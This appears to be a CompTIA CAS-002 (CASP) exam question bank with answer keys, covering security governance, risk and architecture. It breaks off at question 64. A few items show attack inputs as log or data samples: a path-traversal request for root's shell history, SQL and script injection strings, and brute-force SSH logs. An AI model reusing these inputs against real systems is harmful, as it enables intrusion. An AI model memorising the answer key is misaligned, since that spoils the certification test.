CompTIA

Exam CAS-002

CompTIA Advanced Security Practitioner (CASP)

Version: 6.1

[Total Questions: 532]

Topic break down

Topic	No. of Questions
Topic 1: Volume A	117
Topic 2: Volume B	122
Topic 3: Volume C	100
Topic 4: Volume D	100
Topic 5: Volume E	93

Topic 1, Volume A

Question No : 1 - (Topic 1)

Which of the following activities is commonly deemed “OUT OF SCOPE” when undertaking a penetration test?

A. Test password complexity of all login fields and input validation of form fields
B. Reverse engineering any thick client software that has been provided for the test
C. Undertaking network-based denial of service attacks in production environment
D. Attempting to perform blind SQL injection and reflected cross-site scripting attacks
E. Running a vulnerability scanning tool to assess network and host weaknesses

Answer: C

Question No : 2 - (Topic 1)

An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

A. Review switch and router configurations
B. Review the security policies and standards
C. Perform a network penetration test
D. Review the firewall rule set and IPS logs

Answer: B

Question No : 3 - (Topic 1)

After a security incident, an administrator would like to implement policies that would help reduce fraud and the potential for collusion between employees. Which of the following would help meet these goals by having co-workers occasionally audit another worker's position?

A. Least privilege
B. Job rotation
C. Mandatory vacation

D. Separation of duties

Answer: B

Question No : 4 - (Topic 1)

A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets. The doctors and specialists access patient records over the hospital's guest WiFi network which is isolated from the internal network with appropriate security controls. The patient records management system can be accessed from the guest network and requires two factor authentication. Using a remote desktop type interface, the doctors and specialists can interact with the hospital's system. Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices. Which of the following are of MOST concern? (Select TWO).

A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
C. The guest WiFi may be exploited allowing non-authorized individuals access to confidential patient data.
D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

Answer: A,D

Question No : 5 - (Topic 1)

The risk manager is reviewing a report which identifies a requirement to keep a business critical legacy system operational for the next two years. The legacy system is out of support because the vendor and security patches are no longer released. Additionally, this is a proprietary embedded system and little is documented and known about it. Which of the following should the Information Technology department implement to reduce the security risk from a compromise of this system?

A. Virtualize the system and migrate it to a cloud provider.
B. Segment the device on its own secure network.
C. Install an antivirus and HIDS on the system.
D. Hire developers to reduce vulnerabilities in the code.

Answer: B

Question No : 6 - (Topic 1)

The Chief Executive Officer (CEO) of a company that allows telecommuting has challenged the Chief Security Officer's (CSO) request to harden the corporate network's perimeter. The CEO argues that the company cannot protect its employees at home, so the risk at work is no different. Which of the following BEST explains why this company should proceed with protecting its corporate network boundary?

A. The corporate network is the only network that is audited by regulators and customers.
B. The aggregation of employees on a corporate network makes it a more valuable target for attackers.
C. Home networks are unknown to attackers and less likely to be targeted directly.
D. Employees are more likely to be using personal computers for general web browsing when they are at home.

Answer: B

Question No : 7 - (Topic 1)

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 – - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 – - [08/Mar/2014:10:54:05] "GET ../../../root/.bash_history HTTP/1.1" 200 5724

90.76.165.40 – - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws------ 25 root root 4096 Mar 8 09:30 .bash_history

-rw------- 25 root root 4096 Mar 8 09:30 .bash_history

-rw------- 25 root root 4096 Mar 8 09:30 .profile

-rw------- 25 root root 4096 Mar 8 09:30 .ssh

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation
B. Brute force attack
C. SQL injection
D. Cross-site scripting
E. Using input validation, ensure the following characters are sanitized: <>
F. Update crontab with: find / \(-perm -4000 \) –type f –print0 | xargs -0 ls –l | email.sh
G. Implement the following PHP directive: $clean_user_input = addslashes($user_input)
H. Set an account lockout policy

Answer: A,F

Question No : 8 - (Topic 1)

A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

A. Demonstration of IPS system
B. Review vendor selection process
C. Calculate the ALE for the event
D. Discussion of event timeline
E. Assigning of follow up items

Answer: D,E

Question No : 9 - (Topic 1)

select id, firstname, lastname from authors

User input= firstname= Hack;man

lastname=Johnson

Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: D

Question No : 10 - (Topic 1)

The Chief Executive Officer (CEO) of a large prestigious enterprise has decided to reduce business costs by outsourcing to a third party company in another country. Functions to be outsourced include: business analysts, testing, software development and back office functions that deal with the processing of customer data. The Chief Risk Officer (CRO) is concerned about the outsourcing plans. Which of the following risks are MOST likely to occur if adequate controls are not implemented?

A. Geographical regulation issues, loss of intellectual property and interoperability agreement issues
B. Improper handling of client data, interoperability agreement issues and regulatory issues
C. Cultural differences, increased cost of doing business and divestiture issues
D. Improper handling of customer data, loss of intellectual property and reputation damage

Answer: D

Question No : 11 - (Topic 1)

A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Answer: A

Question No : 12 - (Topic 1)

Due to compliance regulations, a company requires a yearly penetration test. The Chief Information Security Officer (CISO) has asked that it be done under a black box methodology.

Which of the following would be the advantage of conducting this kind of penetration test?

A. The risk of unplanned server outages is reduced.
B. Using documentation provided to them, the pen-test organization can quickly determine areas to focus on.
C. The results will show an in-depth view of the network and should help pin-point areas of internal weakness.
D. The results should reflect what attackers may be able to learn about the company.

Answer: D

Question No : 13 - (Topic 1)

There have been some failures of the company's internal facing website. A security engineer has found the WAF to be the root cause of the failures. System logs show that the WAF has been unavailable for 14 hours over the past month, in four separate situations. One of these situations was a two hour scheduled maintenance time, aimed at improving the stability of the WAF. Using the MTTR based on the last month's performance figures, which of the following calculations is the percentage of uptime assuming there were 722 hours in the month?

A. 92.24 percent
B. 98.06 percent
C. 98.34 percent
D. 99.72 percent

Answer: C

Question No : 14 - (Topic 1)

A security manager for a service provider has approved two vendors for connections to the service provider backbone. One vendor will be providing authentication services for its payment card service, and the other vendor will be providing maintenance to the service provider infrastructure sites. Which of the following business agreements is MOST relevant to the vendors and service provider's relationship?

A. Memorandum of Agreement
B. Interconnection Security Agreement
C. Non-Disclosure Agreement
D. Operating Level Agreement

Answer: B

Question No : 15 - (Topic 1)

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive data.

Answer: B,D

Question No : 16 - (Topic 1)

A systems administrator establishes a CIFS share on a UNIX device to share data to Windows systems. The security authentication on the Windows domain is set to the highest level. Windows users are stating that they cannot authenticate to the UNIX share. Which of the following settings on the UNIX server would correct this problem?

A. Refuse LM and only accept NTLMv2

B. Accept only LM
C. Refuse NTLMv2 and accept LM
D. Accept only NTLM

Answer: A

Question No : 17 - (Topic 1)

A software project manager has been provided with a requirement from the customer to place limits on the types of transactions a given user can initiate without external interaction from another user with elevated privileges. This requirement is BEST described as an implementation of:

A. an administrative control
B. dual control
C. separation of duties
D. least privilege
E. collusion

Answer: C

Question No : 18 - (Topic 1)

Ann, a software developer, wants to publish her newly developed software to an online store. Ann wants to ensure that the software will not be modified by a third party or end users before being installed on mobile devices. Which of the following should Ann implement to stop modified copies of her software from running on mobile devices?

A. Single sign-on
B. Identity propagation
C. Remote attestation
D. Secure code review

Answer: C

Question No : 19 - (Topic 1)

A web services company is planning a one-time high-profile event to be hosted on the

corporate website. An outage, due to an attack, would be publicly embarrassing, so Joe, the Chief Executive Officer (CEO), has requested that his security engineers put temporary preventive controls in place. Which of the following would MOST appropriately address Joe's concerns?

A. Ensure web services hosting the event use TCP cookies and deny_hosts.
B. Configure an intrusion prevention system that blocks IPs after detecting too many incomplete sessions.
C. Contract and configure scrubbing services with third-party DDoS mitigation providers.
D. Purchase additional bandwidth from the company's Internet service provider.

Answer: C

Question No : 20 - (Topic 1)

The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates.
B. Implementation of an offsite data center hosting all company data, as well as deployment of VDI for all client computing needs.
C. Host based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs.
D. Behavior based IPS with a communication link to a cloud based vulnerability and threat feed.

Answer: D

Question No : 21 - (Topic 1)

A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2

2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port

37915 ssh2

2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2

2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2

2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2

2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

A. An authorized administrator has logged into the root account remotely.
B. The administrator should disable remote root logins.
C. Isolate the system immediately and begin forensic analysis on the host.
D. A remote attacker has compromised the root account using a buffer overflow in sshd.
E. A remote attacker has guessed the root password using a dictionary attack.
F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
G. A remote attacker has compromised the private key of the root account.
H. Change the root password immediately to a password not found in a dictionary.

Answer: C,E

Question No : 22 - (Topic 1)

A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

A. Software-based root of trust
B. Continuous chain of trust
C. Chain of trust with a hardware root of trust
D. Software-based trust anchor with no root of trust

Answer: C

Question No : 23 - (Topic 1)

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

A. Add guests with more memory to increase capacity of the infrastructure.
B. A backup is running on the thin clients at 9am every morning.
C. Install more memory in the thin clients to handle the increased load while booting.
D. Booting all the lab desktops at the same time is creating excessive I/O.
E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
F. Install faster SSD drives in the storage system used in the infrastructure.
G. The lab desktops are saturating the network while booting.
H. The lab desktops are using more memory than is available to the host systems.

Answer: D,F

Question No : 24 - (Topic 1)

Ann, a systems engineer, is working to identify an unknown node on the corporate network. To begin her investigative work, she runs the following nmap command string:

user@hostname:~$ sudo nmap –O 192.168.1.54

Based on the output, nmap is unable to identify the OS running on the node, but the following ports are open on the device:

TCP/22

TCP/111

TCP/512-514

TCP/2049

TCP/32778

Based on this information, which of the following operating systems is MOST likely running on the unknown node?

A. Linux
B. Windows
C. Solaris
D. OSX

Answer: C

Question No : 25 - (Topic 1)

A security consultant is conducting a network assessment and wishes to discover any legacy backup Internet connections the network may have. Where would the consultant find this information and why would it be valuable?

A. This information can be found in global routing tables, and is valuable because backup connections typically do not have perimeter protection as strong as the primary connection.
B. This information can be found by calling the regional Internet registry, and is valuable because backup connections typically do not require VPN access to the network.
C. This information can be found by accessing telecom billing records, and is valuable because backup connections typically have much lower latency than primary connections.
D. This information can be found by querying the network's DNS servers, and is valuable because backup DNS servers typically allow recursive queries from Internet hosts.

Answer: A

Question No : 26 - (Topic 1)

The Chief Executive Officer (CEO) of a small start-up company wants to set up offices around the country for the sales staff to generate business. The company needs an effective communication solution to remain in constant contact with each other, while maintaining a secure business environment. A junior-level administrator suggests that the company and the sales staff stay connected via free social media. Which of the following decisions is BEST for the CEO to make?

A. Social media is an effective solution because it is easily adaptable to new situations.
B. Social media is an ineffective solution because the policy may not align with the business.
C. Social media is an effective solution because it implements SSL encryption.
D. Social media is an ineffective solution because it is not primarily intended for business applications.

Answer: B

Question No : 27 - (Topic 1)

A company sales manager received a memo from the company's financial department which stated that the company would not be putting its software products through the same security testing as previous years to reduce the research and development cost by 20 percent for the upcoming year. The memo also stated that the marketing material and service level agreement for each product would remain unchanged. The sales manager has reviewed the sales goals for the upcoming year and identified an increased target across the software products that will be affected by the financial department's change. All software products will continue to go through new development in the coming year. Which of the following should the sales manager do to ensure the company stays out of trouble?

A. Discuss the issue with the software product's user groups
B. Consult the company's legal department on practices and law
C. Contact senior finance management and provide background information
D. Seek industry outreach for software practices and law

Answer: B

Question No : 28 - (Topic 1)

An industry organization has implemented a system to allow trusted authentication between all of its partners. The system consists of a web of trusted RADIUS servers communicating over the Internet. An attacker was able to set up a malicious server and conduct a successful man-in-the-middle attack. Which of the following controls should be implemented to mitigate the attack in the future?

A. Use PAP for secondary authentication on each RADIUS server
B. Disable unused EAP methods on each RADIUS server
C. Enforce TLS connections between RADIUS servers
D. Use a shared secret for each pair of RADIUS servers

Answer: C

Question No : 29 - (Topic 1)

The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

A. HIPS
B. UTM
C. Antivirus
D. NIPS
E. DLP

Answer: A

Question No : 30 - (Topic 1)

A user has a laptop configured with multiple operating system installations. The operating systems are all installed on a single SSD, but each has its own partition and logical volume. Which of the following is the BEST way to ensure confidentiality of individual operating system data?

A. Encryption of each individual partition
B. Encryption of the SSD at the file level
C. FDE of each logical volume on the SSD
D. FDE of the entire SSD as a single disk

Answer: A

Question No : 31 - (Topic 1)

A company is in the process of implementing a new front end user interface for its customers, the goal is to provide them with more self service functionality. The application has been written by developers over the last six months and the project is currently in the test phase.

Which of the following security activities should be implemented as part of the SDL in order to provide the MOST security coverage over the solution? (Select TWO).

A. Perform unit testing of the binary code
B. Perform code review over a sampling of the front end source code
C. Perform black box penetration testing over the solution

D. Perform grey box penetration testing over the solution
E. Perform static code review over the front end source code

Answer: D,E

Question No : 32 - (Topic 1)

A security engineer is responsible for monitoring company applications for known vulnerabilities. Which of the following is a way to stay current on exploits and information security news?

A. Update company policies and procedures
B. Subscribe to security mailing lists
C. Implement security awareness training
D. Ensure that the organization vulnerability management plan is up-to-date

Answer: B

Question No : 33 - (Topic 1)

The helpdesk manager wants to find a solution that will enable the helpdesk staff to better serve company employees who call with computer-related problems. The helpdesk staff is currently unable to perform effective troubleshooting and relies on callers to describe their technology problems. Given that the helpdesk staff is located within the company headquarters and 90% of the callers are telecommuters, which of the following tools should the helpdesk manager use to make the staff more effective at troubleshooting while at the same time reducing company costs? (Select TWO).

A. Web cameras
B. Email
C. Instant messaging
D. BYOD
E. Desktop sharing
F. Presence

Answer: C,E

Question No : 34 - (Topic 1)

An extensible commercial software system was upgraded to the next minor release version to patch a security vulnerability. After the upgrade, an unauthorized intrusion into the system was detected. The software vendor is called in to troubleshoot the issue and reports that all core components were updated properly. Which of the following has been overlooked in securing the system? (Select TWO).

A. The company's IDS signatures were not updated.
B. The company's custom code was not patched.
C. The patch caused the system to revert to http.
D. The software patch was not cryptographically signed.
E. The wrong version of the patch was used.
F. Third-party plug-ins were not patched.

Answer: B,F

Question No : 35 - (Topic 1)

A university requires a significant increase in web and database server resources for one week, twice a year, to handle student registration. The web servers remain idle for the rest of the year. Which of the following is the MOST cost effective way for the university to securely handle student registration?

A. Virtualize the web servers locally to add capacity during registration.
B. Move the database servers to an elastic private cloud while keeping the web servers local.
C. Move the database servers and web servers to an elastic private cloud.
D. Move the web servers to an elastic public cloud while keeping the database servers local.

Answer: D

Question No : 36 - (Topic 1)

An organization is selecting a SaaS provider to replace its legacy, in house Customer Resource Management (CRM) application. Which of the following ensures the organization mitigates the risk of managing separate user credentials?

A. Ensure the SaaS provider supports dual factor authentication.
B. Ensure the SaaS provider supports encrypted password transmission and storage.

C. Ensure the SaaS provider supports secure hash file exchange.
D. Ensure the SaaS provider supports role-based access control.
E. Ensure the SaaS provider supports directory services federation.

Answer: E

Question No : 37 - (Topic 1)

A large organization has recently suffered a massive credit card breach. During the months of Incident Response, there were multiple attempts to assign blame for whose fault it was that the incident occurred. In which part of the incident response phase would this be addressed in a controlled and productive manner?

A. During the Identification Phase
B. During the Lessons Learned phase
C. During the Containment Phase
D. During the Preparation Phase

Answer: B

Question No : 38 - (Topic 1)

During a recent audit of servers, a company discovered that a network administrator, who required remote access, had deployed an unauthorized remote access application that communicated over common ports already allowed through the firewall. A network scan showed that this remote access application had already been installed on one third of the servers in the company. Which of the following is the MOST appropriate action that the company should take to provide a more appropriate solution?

A. Implement an IPS to block the application on the network
B. Implement the remote application out to the rest of the servers
C. Implement SSL VPN with SAML standards for federation
D. Implement an ACL on the firewall with NAT for remote access

Answer: C

Question No : 39 - (Topic 1)

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the $USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

A. Input validation
B. SQL injection
C. TOCTOU
D. Session hijacking

Answer: C

Question No : 40 - (Topic 1)

A small retail company recently deployed a new point of sale (POS) system to all 67 stores. The core of the POS is an extranet site, accessible only from retail stores and the corporate office over a split-tunnel VPN. An additional split-tunnel VPN provides bi-directional connectivity back to the main office, which provides voice connectivity for store VoIP phones. Each store offers guest wireless functionality, as well as employee wireless. Only the staff wireless network has access to the POS VPN. Recently, stores are reporting poor response times when accessing the POS application from store computers as well as degraded voice quality when making phone calls. Upon investigation, it is determined that three store PCs are hosting malware, which is generating excessive network traffic. After malware removal, the information security department is asked to review the configuration and suggest changes to prevent this from happening again. Which of the following denotes the BEST way to mitigate future malware risk?

A. Deploy new perimeter firewalls at all stores with UTM functionality.
B. Change antivirus vendors at the store and the corporate office.
C. Move to a VDI solution that runs offsite from the same data center that hosts the new POS solution.
D. Deploy a proxy server with content filtering at the corporate office and route all traffic through it.

Answer: A

Question No : 41 - (Topic 1)

Company A needs to export sensitive data from its financial system to company B's database, using company B's API in an automated manner. Company A's policy prohibits the use of any intermediary external systems to transfer or store its sensitive data, therefore the transfer must occur directly between company A's financial system and company B's destination server using the supplied API. Additionally, company A's legacy financial software does not support encryption, while company B's API supports encryption. Which of the following will provide end-to-end encryption for the data transfer while adhering to these requirements?

A. Company A must install an SSL tunneling software on the financial system.
B. Company A's security administrator should use an HTTPS capable browser to transfer the data.
C. Company A should use a dedicated MPLS circuit to transfer the sensitive data to company B.
D. Company A and B must create a site-to-site IPSec VPN on their respective firewalls.

Answer: A

Question No : 42 - (Topic 1)

The technology steering committee is struggling with increased requirements stemming from an increase in telecommuting. The organization has not addressed telecommuting in the past. The implementation of a new SSL-VPN and a VOIP phone solution enables personnel to work from remote locations with corporate assets. Which of the following steps must the committee take FIRST to outline senior management's directives?

A. Develop an information classification scheme that will properly secure data on corporate systems.
B. Implement database views and constrained interfaces so remote users will be unable to access PII from personal equipment.
C. Publish a policy that addresses the security requirements for working remotely with company equipment.
D. Work with mid-level managers to identify and document the proper procedures for telecommuting.

Answer: C

Question No : 43 - (Topic 1)

A network administrator with a company's NSP has received a CERT alert for targeted adversarial behavior at the company. In addition to the company's physical security, which of the following can the network administrator use to detect the presence of a malicious actor physically accessing the company's network or information systems from within? (Select TWO).

A. RAS
B. Vulnerability scanner
C. HTTP intercept
D. HIDS
E. Port scanner
F. Protocol analyzer

Answer: D,F

Question No : 44 - (Topic 1)

A forensic analyst receives a hard drive containing malware quarantined by the antivirus application. After creating an image and determining the directory location of the malware file, which of the following helps to determine when the system became infected?

A. The malware file's modify, access, change time properties.
B. The timeline analysis of the file system.
C. The time stamp of the malware in the swap file.
D. The date/time stamp of the malware detection in the antivirus logs.

Answer: B

Question No : 45 - (Topic 1)

A security policy states that all applications on the network must have a password length of eight characters. There are three legacy applications on the network that cannot meet this policy. One system will be upgraded in six months, and two are not expected to be upgraded or removed from the network. Which of the following processes should be

followed?

A. Establish a risk matrix
B. Inherit the risk for six months
C. Provide a business justification to avoid the risk
D. Provide a business justification for a risk exception

Answer: D

Question No : 46 - (Topic 1)

An intruder was recently discovered inside the data center, a highly sensitive area. To gain access, the intruder circumvented numerous layers of physical and electronic security measures. Company leadership has asked for a thorough review of physical security controls to prevent this from happening again. Which of the following departments are the MOST heavily invested in rectifying the problem? (Select THREE).

A. Facilities management
B. Human resources
C. Research and development
D. Programming
E. Data center operations
F. Marketing
G. Information technology

Answer: A,E,G

Question No : 47 - (Topic 1)

A security administrator wants to calculate the ROI of a security design which includes the purchase of new equipment. The equipment costs $50,000 and it will take 50 hours to install and configure the equipment. The administrator plans to hire a contractor at a rate of $100/hour to do the installation. Given that the new design and equipment will allow the company to increase revenue and make an additional $100,000 on the first year, which of the following is the ROI expressed as a percentage for the first year?

A. -45 percent
B. 5.5 percent
C. 45 percent

D. 82 percent

Answer: D

Question No : 48 - (Topic 1)

Two separate companies are in the process of integrating their authentication infrastructure into a unified single sign-on system. Currently, both companies use an AD backend and two factor authentication using TOTP. The system administrators have configured a trust relationship between the authentication backend to ensure proper process flow. How should the employees request access to shared resources before the authentication integration is complete?

A. They should logon to the system using the username concatenated with the 6-digit code and their original password.
B. They should logon to the system using the newly assigned global username: first.lastname#### where #### is the second factor code.
C. They should use the username format: LAN\first.lastname together with their original password and the next 6-digit code displayed when the token button is depressed.
D. They should use the username format: first.lastname@company.com, together with a password and their 6-digit code.

Answer: D

Question No : 49 - (Topic 1)

The Chief Executive Officer (CEO) of an Internet service provider (ISP) has decided to limit the company's contribution to worldwide Distributed Denial of Service (DDoS) attacks. Which of the following should the ISP implement? (Select TWO).

A. Block traffic from the ISP's networks destined for blacklisted IPs.
B. Prevent the ISP's customers from querying DNS servers other than those hosted by the ISP.
C. Scan the ISP's customer networks using an up-to-date vulnerability scanner.
D. Notify customers when services they run are involved in an attack.
E. Block traffic with an IP source not allocated to customers from exiting the ISP's network.

Answer: D,E

Question No : 50 - (Topic 1)

A Chief Financial Officer (CFO) has raised concerns with the Chief Information Security Officer (CISO) because money has been spent on IT security infrastructure, but corporate assets are still found to be vulnerable. The business recently funded a patch management product and SOE hardening initiative. A third party auditor reported findings against the business because some systems were missing patches. Which of the following statements BEST describes this situation?

A. The CFO is at fault because they are responsible for patching the systems and have already been given patch management and SOE hardening products.
B. The audit findings are invalid because remedial steps have already been applied to patch servers and the remediation takes time to complete.
C. The CISO has not selected the correct controls and the audit findings should be assigned to them instead of the CFO.
D. Security controls are generally never 100% effective and gaps should be explained to stakeholders and managed accordingly.

Answer: D

Question No : 51 - (Topic 1)

News outlets are beginning to report on a number of retail establishments that are experiencing payment card data breaches. The data exfiltration is enabled by malware on a compromised computer. After the initial exploit, network mapping and fingerprinting is conducted to prepare for further exploitation. Which of the following is the MOST effective solution to protect against unrecognized malware infections?

A. Remove local admin permissions from all users and change anti-virus to a cloud aware, push technology.
B. Implement an application whitelist at all levels of the organization.
C. Deploy a network based heuristic IDS, configure all layer 3 switches to feed data to the IDS for more effective monitoring.
D. Update router configuration to pass all network traffic through a new proxy server with advanced malware detection.

Answer: B

Question No : 52 - (Topic 1)

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

A. Deploy custom HIPS signatures to detect and block the attacks.
B. Validate and deploy the appropriate patch.
C. Run the application in terminal services to reduce the threat landscape.
D. Deploy custom NIPS signatures to detect and block the attacks.

Answer: B

Question No : 53 - (Topic 1)

The Chief Information Officer (CIO) is reviewing the IT centric BIA and RA documentation. The documentation shows that a single 24 hours downtime in a critical business function will cost the business $2.3 million. Additionally, the business unit which depends on the critical business function has determined that there is a high probability that a threat will materialize based on historical data. The CIO's budget does not allow for full system hardware replacement in case of a catastrophic failure, nor does it allow for the purchase of additional compensating controls. Which of the following should the CIO recommend to the finance director to minimize financial loss?

A. The company should mitigate the risk.
B. The company should transfer the risk.
C. The company should avoid the risk.
D. The company should accept the risk.

Answer: B

Question No : 54 - (Topic 1)

A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Answer: B

Question No : 55 - (Topic 1)

A company has issued a new mobile device policy permitting BYOD and company-issued devices. The company-issued device has a managed middleware client that restricts the applications allowed on company devices and provides those that are approved. The middleware client provides configuration standardization for both company owned and BYOD to secure data and communication to the device according to industry best practices. The policy states that, “BYOD clients must meet the company’s infrastructure requirements to permit a connection.” The company also issues a memorandum separate from the policy, which provides instructions for the purchase, installation, and use of the middleware client on BYOD. Which of the following is being described?

A. Asset management
B. IT governance
C. Change management
D. Transference of risk

Answer: B

Question No : 56 - (Topic 1)

Which of the following provides the BEST risk calculation methodology?

A. Annual Loss Expectancy (ALE) x Value of Asset
B. Potential Loss x Event Probability x Control Failure Probability
C. Impact x Threat x Vulnerability
D. Risk Likelihood x Annual Loss Expectancy (ALE)

Answer: B

Question No : 57 - (Topic 1)

An analyst connects to a company web conference hosted on www.webconference.com/meetingID#01234 and observes that numerous guests have been allowed to join, without providing identifying information. The topics covered during the web conference are considered proprietary to the company. Which of the following security concerns does the analyst present to management?

A. Guest users could present a risk to the integrity of the company's information
B. Authenticated users could sponsor guest access that was previously approved by management
C. Unauthenticated users could present a risk to the confidentiality of the company's information
D. Meeting owners could sponsor guest access if they have passed a background check

Answer: C

Question No : 58 - (Topic 1)

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is $40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was $100,000. Which of the following is the monetary value earned during the first year of operation?

A. $60,000
B. $100,000
C. $140,000
D. $200,000

Answer: A

Question No : 59 - (Topic 1)

A forensic analyst works for an e-discovery firm where several gigabytes of data are processed daily. While the business is lucrative, they do not have the resources or the scalability to adequately serve their clients. Since it is an e-discovery firm where chain of custody is important, which of the following scenarios should they consider?

A. Offload some data processing to a public cloud
B. Aligning their client intake with the resources available
C. Using a community cloud with adequate controls
D. Outsourcing the service to a third party cloud provider

Answer: C

Question No : 60 - (Topic 1)

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

A. vTPM
B. HSM
C. TPM
D. INE

Answer: A

Question No : 61 - (Topic 1)

A mature organization with legacy information systems has incorporated numerous new processes and dependencies to manage security as its networks and infrastructure are modernized. The Chief Information Office has become increasingly frustrated with frequent releases, stating that the organization needs everything to work completely, and the vendor should already have those desires built into the software product. The vendor has been in constant communication with personnel and groups within the organization to understand its business process and capture new software requirements from users. Which of the following methods of software development is this organization’s configuration management process using?

A. Agile
B. SDL
C. Waterfall
D. Joint application development

Answer: A

Question No : 62 - (Topic 1)

A company is facing penalties for failing to effectively comply with e-discovery requests. Which of the following could reduce the overall risk to the company from this issue?

A. Establish a policy that only allows filesystem encryption and disallows the use of individual file encryption.
B. Require each user to log passwords used for file encryption to a decentralized repository.
C. Permit users to only encrypt individual files using their domain password and archive all old user passwords.
D. Allow encryption only by tools that use public keys from the existing escrowed corporate PKI.

Answer: D

Question No : 63 - (Topic 1)

Company XYZ provides hosting services for hundreds of companies across multiple industries including healthcare, education, and manufacturing. The security architect for company XYZ is reviewing a vendor proposal to reduce company XYZ's hardware costs by combining multiple physical hosts through the use of virtualization technologies. The security architect notes concerns about data separation, confidentiality, regulatory requirements concerning PII, and administrative complexity on the proposal. Which of the following BEST describes the core concerns of the security architect?

A. Most of company XYZ's customers are willing to accept the risks of unauthorized disclosure and access to information by outside users.
B. The availability requirements in SLAs with each hosted customer would have to be re-written to account for the transfer of virtual machines between physical platforms for regular maintenance.
C. Company XYZ could be liable for disclosure of sensitive data from one hosted customer when accessed by a malicious user who has gained access to the virtual machine of another hosted customer.
D. Not all of company XYZ's customers require the same level of security and the administrative complexity of maintaining multiple security postures on a single hypervisor negates hardware cost savings.

Answer: C

Question No : 64 - (Topic 1)

